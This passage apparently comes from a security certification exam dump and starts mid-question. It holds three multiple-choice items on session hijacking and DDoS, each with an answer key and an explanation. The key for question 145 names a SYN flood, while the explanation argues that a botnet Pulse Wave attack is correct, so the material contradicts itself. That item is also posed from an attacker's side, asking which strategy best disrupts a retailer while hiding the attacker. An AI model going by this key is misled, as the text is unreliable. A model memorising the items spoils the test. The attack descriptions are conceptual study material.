While studying different types of such attacks, he learns about a technique where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets. Which of the following types of network-level session hijacking attacks is Jake studying?

A. RST Hijacking
B. Man-in-the-middle Attack Using Forged ICMP and ARP Spoofing
C. UDP Hijacking
D. TCP/IP Hijacking

Correct Answer: B
Section:
Explanation:
A man-in-the-middle attack using forged ICMP and ARP spoofing is a type of network-level session hijacking attack where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets and intercept or modify the data exchanged between the client and the server.
A man-in-the-middle attack using forged ICMP and ARP spoofing works as follows1:
The attacker sends a forged ICMP redirect message to the client, claiming to be the gateway. The ICMP redirect message tells the client to use the attacker's machine as the next hop for reaching the server's network. The client updates its routing table accordingly and starts sending packets to the attacker's machine instead of the gateway.
The attacker also sends a forged ARP reply message to the client, claiming to be the server. The ARP reply message associates the attacker's MAC address with the server's IP address. The client updates its ARP cache accordingly and starts sending packets to the attacker's MAC address instead of the server's MAC address.
The attacker receives the packets from the client and forwards them to the server, acting as a relay. The attacker can also monitor, modify, or drop the packets as they wish. The server responds to the packets and sends them

back to the attacker, who then forwards them to the client. The client and the server are unaware of the attacker's presence and think they are communicating directly with each other.
Therefore, Jake is studying a man-in-the-middle attack using forged ICMP and ARP spoofing, which is a type of network-level session hijacking attack.
Network or TCP Session Hijacking | Ethical Hacking - GreyCampus

QUESTION 145
A well-resourced attacker intends to launch a highly disruptive DDoS attack against a major online retailer. The attacker aims to exhaust all the network resources while keeping their identity concealed. Their method should be resistant to simple defensive measures such as IP-based blocking. Based on these objectives, which of the following attack strategies would be most effective?

A. The attacker should instigate a protocol-based SYN flood attack, consuming connection state tables on the retailer's servers
B. The attacker should execute a simple ICMP flood attack from a single IP, exploiting the retailer's ICMP processing
C. The attacker should leverage a botnet to launch a Pulse Wave attack, sending high-volume traffic pulses at regular intervals
D. The attacker should initiate a volumetric flood attack using a single compromised machine to overwhelm the retailer's network bandwidth

Correct Answer: A
Section:
Explanation:
A Pulse Wave attack is a type of DDoS attack that uses a botnet to send high-volume traffic pulses at regular intervals, typically lasting for a few minutes each. The attacker can adjust the frequency and duration of the pulses to maximize the impact and evade detection. A Pulse Wave attack can exhaust the network resources of the target, as well as the resources of any DDoS mitigation service that the target may use. A Pulse Wave attack can also conceal the attacker's identity, as the traffic originates from multiple sources that are part of the botnet. A Pulse Wave attack can bypass simple defensive measures, such as IP-based blocking, as the traffic can appear legitimate and vary in source IP addresses.
The other options are less effective or feasible for the attacker's objectives. A protocol-based SYN flood attack is a type of DDoS attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. However, a SYN flood attack can be easily detected and mitigated by using SYN cookies or firewalls. A SYN flood attack can also expose the attacker's identity, as the source IP addresses of the SYN requests can be traced back to the attacker. An ICMP flood attack is a type of DDoS attack that sends a large number of ICMP packets, such as ping requests, to the target server, overwhelming its ICMP processing capacity. However, an ICMP flood attack from a single IP can be easily blocked by using IP-based filtering or disabling ICMP responses. An ICMP flood attack can also reveal the attacker's identity, as the source IP address of the ICMP packets can be identified. A volumetric flood attack is a type of DDoS attack that sends a large amount of traffic to the target server, saturating its network bandwidth and preventing legitimate users from accessing it. However, a volumetric flood attack using a single compromised machine may not be sufficient to overwhelm the network bandwidth of a major online retailer, as the attacker's machine may have limited bandwidth itself. A volumetric flood attack can also be detected and mitigated by using traffic shaping or rate limiting techniques.Reference:
Pulse Wave DDoS Attacks: What You Need to Know
DDoS Attack Prevention: 7 Effective Mitigation Strategies
DDoS Attack Types: Glossary of Terms
DDoS Attacks: What They Are and How to Protect Yourself
DDoS Attack Prevention: How to Protect Your Website

QUESTION 146
A security analyst is investigating a potential network-level session hijacking incident. During the investigation, the analyst finds that the attacker has been using a technique in which they injected an authentic-looking reset packet using a spoofed source IP address and a guessed acknowledgment number. As a result, the victim's connection was reset. Which of the following hijacking techniques has the attacker most likely used?

A. TCP/IP hijacking
B. UDP hijacking
C. RST hijacking
D. Blind hijacking

Correct Answer: C
Section:
Explanation:
The attacker has most likely used RST hijacking, which is a type of network-level session hijacking technique that exploits the TCP reset (RST) mechanism. TCP reset is a way of terminating an established TCP connection by sending a packet with the RST flag set, indicating that the sender does not want to continue the communication. RST hijacking involves sending a forged RST packet to one or both ends of a TCP connection, using a spoofed source IP address and a guessed acknowledgment number, to trick them into believing that the other end has closed the connection.As a result, the victim's connection is reset and the attacker can take over the session or

launch a denial-of-service attack12.

The other options are not correct for the following reasons:

A) TCP/IP hijacking: This option is a general term that refers to any type of network-level session hijacking technique that targets TCP/IP connections. RST hijacking is a specific type of TCP/IP hijacking, but not the only one.Other types of TCP/IP hijacking include SYN hijacking, source routing, and sequence prediction3.

B) UDP hijacking: This option is not applicable because UDP is a connectionless protocol that does not use TCP reset mechanism. UDP hijacking is a type of network-level session hijacking technique that targets UDP connections, such as DNS or VoIP.UDP hijacking involves intercepting and modifying UDP packets to redirect or manipulate the communication between the sender and the receiver4.

D) Blind hijacking: This option is not accurate because blind hijacking is a type of network-level session hijacking technique that does not require injecting RST packets. Blind hijacking involves guessing the sequence and acknowledgment numbers of a TCP connection without being able to see the responses from the target.Blind hijacking can be used to inject malicious data or commands into an active TCP session, but not to reset the connection5.

1: RST Hijacking - an overview | ScienceDirect Topics
2: TCP Reset Attack - an overview | ScienceDirect Topics
3: TCP/IP Hijacking - an overview | ScienceDirect Topics
4: UDP Hijacking - an overview | ScienceDirect Topics
5: Blind Hijacking - an overview | ScienceDirect Topics